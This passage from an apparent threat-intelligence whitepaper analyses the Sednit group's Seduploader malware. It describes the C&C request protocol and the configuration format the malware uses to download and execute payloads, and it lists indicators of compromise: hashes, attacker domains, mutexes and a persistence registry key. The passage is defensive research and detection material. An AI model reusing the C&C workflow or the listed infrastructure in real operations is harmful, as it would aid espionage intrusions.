The build identifier was introduced in May 2015. Between then and writing this report we have seen 10 different values.

Main Loop

After the initialization step, the code enters its main loop, as described in Figure 15. This loop comprises the following steps:

1. Establish the network link, with the same tests as executed during initialization
2. Download a configuration file from the C&C server, by sending an **HTTP POST** request with `id=XXXXXX&c=1` in the body (before encryption). This configuration file provides information on how to retrieve and execute an additional payload, and its structure is the following (most fields are optional, and self-explanatory):

```
[file]
Execute
Delete
[settings]
Rundll=<export name>
PathToSave=<path>
FileName=<file name>
IP=<IP address>
[/settings]
[/file]
```

3. Download a payload executable from the C&C server, according to the configuration file, by sending an **HTTP POST** request with `id=XXXXXX&f=<file name>` in the body (before encryption)
4. Run the payload executable, according to the configuration file
5. Report to the C&C server the return code of the execution (retrieved with the `GetLastError` API), by sending an **HTTP POST** request with `id=XXXXXX&l=<error code>`

Downloading a configuration file first, so as then to fetch a payload binary: this is also the workflow of **Downdelph**, described in the third part of this whitepaper. Moreover, **Seduploader** and **Downdelph** share some wording in their configuration files, which may indicate that the same developers are behind the two components.

According to our observations, the payload binary is usually either **Sedreco** or **Xagent**, the spying backdoors of the Sednit group.

Conclusion and Open Questions

Over the last year, **Seduploader** became the most-used first-stage malware of the Sednit group. During this time, this component has been under intense development, for example by adding persistence methods to the dropper, or improving the payload's ability to contact its C&C server.

The purpose of **Seduploader** is twofold. First, it serves to establish a network link between the compromised machine and the C&C server, bypassing possible network security measures. Second, it serves to check that the infected computer belongs to an intended target (and in particular, does not belong to a security researcher).

We do not know the exact logic used to select certain computers as being interest. We speculate that Sednit operators know quite precisely the target's environment in many cases, because they had already infected computers belonging to the same organization in the past. Hence the simple **Seduploader** report is informative enough to select real targets.

CLOSING REMARKS

The attack methods and malware described in this first part of our whitepaper demonstrate the technical abilities and the review of the literature of the Sednit group. For example, the group revamped the 0-day exploits from the Hacking Team data leak only a few days after their release, created a brand new exploit for the CVE-2014-6332 vulnerability based on a presentation at the BlackHat conference, and regularly integrated novel persistence methods into **Seduploader**.

The attack methods of the Sednit group are not limited to those described in this whitepaper. In particular, we know from several investigations that they have:

- Trojanized some legitimate private applications used in some Eastern European embassies, so that the employees would be infected with spying malware when running the modified executable
- Hacked into some Linux servers using a known vulnerability for WordPress
- Hacked into some Zimbra webmail servers using a known vulnerability

Overall, the Sednit group is always looking for new ways to approach its targets, both with opportunistic strategies and by developing its own original methods.

INDICATORS OF COMPROMISE

Email Attachments

ESET Detection Names

```
Win32/Exploit.CVE-2015-1641.H
Win32/Exploit.CVE-2015-2424.A
```

Hashes

```
76053b58643d0630b39d8c9d3080d7db5d017020
9b276a0f5fd824c3dff638c5c127567c65222230
e7f7f6caaede6cc29c2e7e4888019f2d1be37cef
ef755f3fa59960838fa2b37b7dedce83ce41f05c
```

File Names

```
Exercise_Noble_Partner_16.rtf
Iran_nuclear_talks.rtf
Putin_Is_Being_Pushed_to_Prepare_for_War.rtf
Statement by the Spokesperson of European Union on the latest developments in eastern
Ukraine.rtf
```

Sedkit

Domain Names

```
aljazeera-news.com
ausameetings.com
bbc-press.org
cnnpolitics.eu
dailyforeignnews.com
dailypoliticsnews.com
defenceiq.us
defencereview.eu
diplomatnews.org
euronews24.info
euroreport24.com
kg-news.org
military-info.eu
militaryadviser.org
militaryobserver.net
nato-hq.com
nato-news.com
natoint.com
natopress.com
osce-info.com
osce-press.org
pakistan-mofa.net
politicalreview.eu
politicsinform.com
reuters-press.com
shurl.biz
stratforglobal.net
thediplomat-press.com
theguardiannews.org
trend-news.org
unian-news.info
unitednationsnews.eu
virusdefender.org
worldmilitarynews.org
worldpoliticsnews.org
worldpoliticsreviews.com
worldpostjournal.com
```

Seduploader

ESET Detection Names

```
OSX/Agent.AE
Win32/Agent.XBZ
Win32/Agent.XIA
Win32/Agent.XIJ
Win32/Agent.XIO
Win32/Agent.XFK
Win32/Sednit.Z
Win32/Sednit.AA
Win32/Sednit.AB
Win32/Sednit.AC
Win32/Sednit.AF
Win32/Sednit.AG
Win32/Sednit.AR
Win32/Sednit.AS
Win32/Sednit.AT
Win32/Sednit.AU
Win32/Small.NNY
Win64/TrojanDropper.Small.A
Win64/TrojanDropper.Small.B
Win64/Agent.DJ
```

Hashes

```
015425010bd4cf9d511f7fcd0fc17fc17c23eec1
0f7893e2647a7204dbf4b72e50678545573c3a10
10686cc4e46cf3ffbdeb71dd565329a80787c439
17661a04b4b150a6f70afdabe3fd9839cc56bee8
21835aafe6d46840bb697e8b0d4aac06dec44f5b
2663eb655918c598be1b2231d7c018d8350a0ef9
2c86a6d6e9915a7f38d119888ede60b38ab1d69d
351c3762be9948d01034c69aced97628099a90b0
3956cfe34566ba8805f9b1fe0d2639606a404cd4
4d5e923351f52a9d5c94ee90e6a00e6fced733ef
4fae67d3988da117608a7548d9029caddbfb3ebf
51b0e3cd6360d50424bf776b3cd673dd45fd0f97
51e42368639d593d0ae2968bd2849dc20735c071
5c3e709517f41febf03109fa9d597f2ccc495956
5c3e709517f41febf03109fa9d597f2ccc495956
63d1d33e7418daf200dc4660fc9a59492ddd50d9
69d8ca2a02241a1f88a525617cf18971c99fb63b
6fb3fd8c2580c84314b14510944700144a9e31df
80dca565807fa69a75a7dd278cef1daaee34236e
842b0759b5796979877a2bac82a33500163ded67
8f99774926b2e0bf85e5147aaca8bbbbcc5f1d48
90c3b756b1bb849cba80994d445e96a9872d0cf5
99f927f97838eb47c1d59500ee9155adb55b806a
9fc43e32c887b7697bf6d6933e9859d29581ead0
a43ef43f3c3db76a4a9ca8f40f7b2c89888f0399
a5fca59a2fae0a12512336ca1b78f857afc06445
a857bccf4cc5c15b60667ecd865112999e1e56ba
b4a515ef9de037f18d96b9b0e48271180f5725b7
b7788af2ef073d7b3fb84086496896e7404e625e
b8aabe12502f7d55ae332905acee80a10e3bc399
c1eae93785c9cb917cfb260d3abf6432c6fdaf4d
c2e8c584d5401952af4f1db08cf4b6016874ddac
c345a85c01360f2833752a253a5094ff421fc839
d3aa282b390a5cb29d15a97e0a046305038dbefe
d85e44d386315b0258847495be1711450ac02d9f
d9989a46d590ebc792f14aa6fec30560dfe931b1
e5fb715a1c70402774ee2c518fb0e4e9cd3fdcff
e742b917d3ef41992e67389cd2fe2aab0f9ace5b
ed9f3e5e889d281437b945993c6c2a80c60fdedc
```

```
f024dbab65198467c2b832de9724cb70e24af0dd
f3d50c1f7d5f322c1a1f9a72ff122cac990881ee
f7608ef62a45822e9300d390064e667028b75dea
```

File Names

```
amdcache.dll
api-ms-win-core-advapi-l1-1-0.dll
api-ms-win-downlevel-profile-l1-1-0.dll
api-ms-win-samcli-dnsapi-0-0-0.dll
apisvcd.dll
btecache.dll
cormac.mcr
csrs.dll
csrs.exe
decompbufferrawfix-0x624-1643712-1.dll
decompbufferrawpe-0x7c4-1429488-1.bin
hazard.exe
hello32.dll
hpinst.exe
iprpp.dll
lsasrvi.dll
mgswizap.dll
runrun.exe
vmware_manager.exe
```

Temporary File Names

```
jhuhugit.temp
jhuhugit.tmp
jkeyskw.temp
```

Registry Keys

```
HKCU\Software\Microsoft\Office test\Special\Perf
```

Mutex Names

```
//dfc01ell6zsq3-ufhhf
\BaseNamedObjects\513AbTAsEpcq4mf6TEacB
\BaseNamedObjects\ASLIiasiuqpssuqkl713h
\BaseNamedObjects\B5a20F03e6445A6987f8EC87913c9
\BaseNamedObjects\sSbydFdIob6NrhNTJcF89uDqE2
ASijnoKGszdpodPPiaoaghj8127391
```

C&C Server Domain Names

```
swsupporttools.com
www.capisp.com
www.dataclen.org
www.mscoresvw.com
www.windowscheckupdater.net
www.acledit.com
www.biocpl.org
www.wscapi.com
www.tabsync.net
www.storsvc.org
www.winupdatesysmic.com
```

PDB Paths

```
D:\REDMINE\JOINER\HEADER_PAYLOAD\header_payload\Uploader\Release\Uploader.pdb
```

References

1. The Washington Post, Russian government hackers penetrated DNC, stole opposition research on Trump, https://www.washingtonpost.com/world/national-security/russian-government-hackers-penetrated-dnc-stole-opposition-research-on-trump/2016/06/14/cf006cb4-316e-11e6-8ff7-7b6c1998b7a0_story.html, June 2016
2. The Wall Street Journal, Germany Points Finger at Russia Over Parliament Hacking Attack, http://www.wsj.com/articles/germany-points-finger-at-russia-over-parliament-hacking-attack-1463151250, May 2016
3. Reuters, France probes Russian lead in TV5Monde hacking: sources, http://www.reuters.com/article/us-france-russia-cybercrime-idUSKBN0OQ2GG20150610, June 2015
4. ESET VirusRadar, Zero-day, http://www.virusradar.com/en/glossary/zero-day
5. ESET, Sednit Espionage Group Attacking Air-Gapped Networks, http://www.welivesecurity.com/2014/11/11/sednit-espionage-group-attacking-air-gapped-networks/, November 2014
6. Kaspersky, Sofacy APT hits high profile targets with updated toolset, https://securelist.com/blog/research/72924/sofacy-apt-hits-high-profile-targets-with-updated-toolset/, December 2015
7. CrowdStrike, Bears in the Midst: Intrusion into the Democratic National Committee, https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/, June 2016
8. Trend Micro, Pawn Storm Espionage Attacks Use Decoys, Deliver SEDNIT, https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/pawn-storm-espionage-attacks-use-decoys-deliver-sednit, October 2014
9. FireEye, APT28: A Window into Russia's Cyber Espionage Operations?, https://www.fireeye.com/blog/threat-research/2014/10/apt28-a-window-into-russias-cyber-espionage-operations.html
10. GitHub, ESET Indicators of Compromises, https://github.com/eset/malware-ioc/sednit
11. PricewaterhouseCoopers, Tactical Intelligence Bulletin : Sofacy Phishing, https://pwc.blogs.com/files/tactical-intelligence-bulletin---sofacy-phishing-.pdf, October 2014
12. Bitly, URL Shortener and Link Management Platform, https://bitly.com
13. Bitly, Sunsetting Your Network and Public Profile Pages, https://bitly.com/blog/sunsetting-network-public-profile-pages/, May 2016
14. Wikipedia, Moscow Time, https://en.wikipedia.org/wiki/Moscow_Time
15. Wikipedia, People's Freedom Party, https://en.wikipedia.org/wiki/People%27s_Freedom_Party
16. BuzzFeed, Down The Rabbit Hole With Russia's Mysterious Leakers, https://www.buzzfeed.com/maxseddon/down-the-rabbit-hole-with-russias-mysterious-leakers
17. Trend Micro, Pawn Storm's Domestic Spying Campaign Revealed; Ukraine and US Top Global Targets, https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storms-domestic-spying-campaign-revealed-ukraine-and-us-top-global-targets/, August 2015
18. MITRE, CVE-2009-3129, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3129
19. MITRE, CVE-2010-3333, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3333
20. MITRE, CVE-2012-0158, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158
21. MITRE, CVE-2013-2729, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2729
22. MITRE, CVE-2014-1761, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1761
23. ESET, Sednit espionage group now using custom exploit kit, http://www.welivesecurity.com/2014/10/08/sednit-espionage-group-now-using-custom-exploit-kit/, October 2014
24. MITRE, CVE-2015-1641, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1641
25. Prevenity, Analiza ataków z maja 2016 na instytucje publiczne, http://malware.prevenity.com/2016_05_01_archive.html (Polish), May 2016
26. MITRE, CVE-2015-2424, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2424
27. iSIGHTPARTNERS, Microsoft Office Zero-Day CVE-2015-2424 Leveraged By Tsar Team, https://isightpartners.com/2015/07/microsoft-office-zero-day-cve-2015-2424-leveraged-by-tsar-team, July 2015
28. All-Ukrainian Academic Union, Contacts, http://aunion.info/en/contacts-0

29. The Huffington Post, Putin Is Being Pushed to Abandon His Conciliatory Approach to the West and Prepare for War, http://www.huffingtonpost.com/alastair-crooke/putin-west-war_b_9991162.html

30. Palo Alto Networks Unit42, New Sofacy Attacks Against US Government Agency, http://researchcenter.paloaltonetworks.com/2016/06/unit42-new-sofacy-attacks-against-us-government-agency, June 2016

31. Wikipedia, Watering Hole, https://en.wikipedia.org/wiki/Watering_Hole

32. Stratfor, Geopolitical intelligence, economic, political, and military strategic forecasting, https://www.stratfor.com/

33. W3Schools Online Web Tutorials, The Navigator Object, http://www.w3schools.com/jsref/obj_navigator.asp

34. W3Schools Online Web Tutorials, The Screen Object, http://www.w3schools.com/jsref/obj_screen.asp

35. MITRE, CVE-2013-1347, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1347

36. MITRE, CVE-2013-3897, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3897

37. MITRE, CVE-2014-1510, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1510

38. MITRE, CVE-2014-1511, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1511

39. MITRE, CVE-2014-1776, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1776

40. MITRE, CVE-2014-6332, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6332

41. BAE Systems, New Mac OS Malware Exploits MacKeeper, https://baesystemsai.blogspot.com/2015/06/new-mac-os-malware-exploits-mackeeper.html, June 2015

42. MITRE, CVE-2015-2590, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2590

43. MITRE, CVE-2015-4902, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4902

44. Trend Micro, Analyzing the Pawn Storm Java Zero-Day – Old Techniques Reused, https://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-the-pawn-storm-java-zero-day-old-techniques-reused/, July 2015

45. MITRE, CVE-2015-3043, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3043

46. FireEye, Operation RussianDoll: Adobe & Windows Zero-Day Exploits Likely Leveraged by Russia's APT28 in Highly-Targeted Attack, https://fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html, April 2015

47. MITRE, CVE-2015-5119, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5119

48. ESET, Sednit APT Group Meets Hacking Team, http://www.welivesecurity.com/2015/07/10/sednit-apt-group-meets-hacking-team, July 2015

49. MITRE, CVE-2015-7645, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7645

50. Trend Micro, New Adobe Flash Zero-Day Used in Pawn Storm Campaign Targeting Foreign Affairs Ministries, https://blog.trendmicro.com/trendlabs-security-intelligence/new-adobe-flash-zero-day-used-in-pawn-storm-campaign/, October 2015

51. Security Intelligence, IBM X-Force Researcher Finds Significant Vulnerability in Microsoft Windows, https://securityintelligence.com/ibm-x-force-researcher-finds-significant-vulnerability-in-microsoft-windows/

52. Trend Micro, A Killer Combo: Critical Vulnerability and 'Godmode' Exploitation on CVE-2014-6332, https://blog.trendmicro.com/trendlabs-security-intelligence/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332/

53. Yang Yu, Write Once, Pwn Anywhere, https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf, BlackHat USA 2014

54. F-Secure, Sofacy Recycles Carberp and Metasploit Code, https://labsblog.f-secure.com/2015/09/08/sofacy-recycles-carberp-and-metasploit-code/, September 2015

55. FireEye, Operation RussianDoll: Adobe & Windows Zero-Day Exploits Likely Leveraged by Russia's APT28 in Highly-Targeted Attack, https://fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html, April 2015

56. BAE Systems, New Mac OS Malware Exploits MacKeeper, https://baesystemsai.blogspot.com/2015/06/new-mac-os-malware-exploits-mackeeper.html, June 2015

57. iSIGHTPARTNERS, Microsoft Office Zero-Day CVE-2015-2424 Leveraged By Tsar Team, https://isightpartners.com/2015/07/microsoft-office-zero-day-cve-2015-2424-leveraged-by-tsar-team, July 2015

58. Palo Alto Networks Unit42, New Sofacy Attacks Against US Government Agency, http://researchcenter.paloaltonetworks.com/2016/06/unit42-new-sofacy-attacks-against-us-government-agency/, June 2016

59. Microsoft Developer Network, RtlDecompressBuffer function, https://msdn.microsoft.com/en-us/library/windows/hardware/ff552191(v=vs.85).aspx

60. Microsoft Developer Network, Windows Integrity Mechanism Design, https://msdn.microsoft.com/en-us/library/bb625963.aspx

61. Microsoft Developer Network, Run-Time Type Information, https://msdn.microsoft.com/en-us/library/b2ay8610.aspx

62. PDB Files, https://github.com/Microsoft/microsoft-pdb#what-is-a-pdb

63. MITRE, CVE-2015-1701, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1701

64. FireEye, Lessons from Operation RussianDoll, https://fireeye.com/blog/threat-research/2016/03/lessons-from-operation-russian-doll.html, March 2016

65. MITRE, CVE-2015-2387, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2387

66. Microsoft Developer Network, Run and RunOnce Registry Keys, https://msdn.microsoft.com/en-us/library/windows/desktop/aa376977(v=vs.85).aspx

67. Stormshield, Poweliks – Command Line Confusion, https://thisissecurity.net/2014/08/20/poweliks-command-line-confusion, August 2014

68. Stack Overflow, Rundll32.exe javascript, https://stackoverflow.com/questions/25131484/rundll32-exe-javascript

69. Microsoft Developer Network, COM Objects and Interfaces, https://msdn.microsoft.com/en-us/library/windows/desktop/ms690343(v=vs.85).aspx

70. Microsoft Developer Network, About MMDevice API, https://msdn.microsoft.com/en-us/library/windows/desktop/dd316556(v=vs.85).aspx

71. G DATA, COM Object hijacking: the discreet way of persistence, https://blog.gdatasoftware.com/2014/10/23941-com-object-hijacking-the-discreet-way-of-persistence, October 2014

72. Microsoft Developer Network, How to Implement Icon Overlay Handlers, https://msdn.microsoft.com/en-us/library/windows/desktop/hh127442(v=vs.85).aspx

73. CodeProject, Writing a BHO in Plain C++, http://www.codeproject.com/Articles/37044/Writing-a-BHO-in-Plain-C

74. Hexacorn Ltd, Beyond good ol' Run key, Part 18, http://www.hexacorn.com/blog/2014/11/14/beyond-good-ol-run-key-part-18/, November 2014

75. Internet Engineering Task Force, Dynamic Configuration of IPv4 Link-Local Addresses, https://tools.ietf.org/html/rfc3927#section-2.1

76. Internet Engineering Task Force, HTTP Authentication: Basic and Digest Access Authentication, https://tools.ietf.org/html/rfc2617#page-19

77. FireEye, CVE-2016-4117: Flash Zero-Day Exploited in the Wild, https://www.fireeye.com/blog/threat-research/2016/05/cve-2016-4117-flash-zero-day.html, May 2016

78. MITRE, CVE-2016-4117, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4117

79. Redmine, http://www.redmine.org/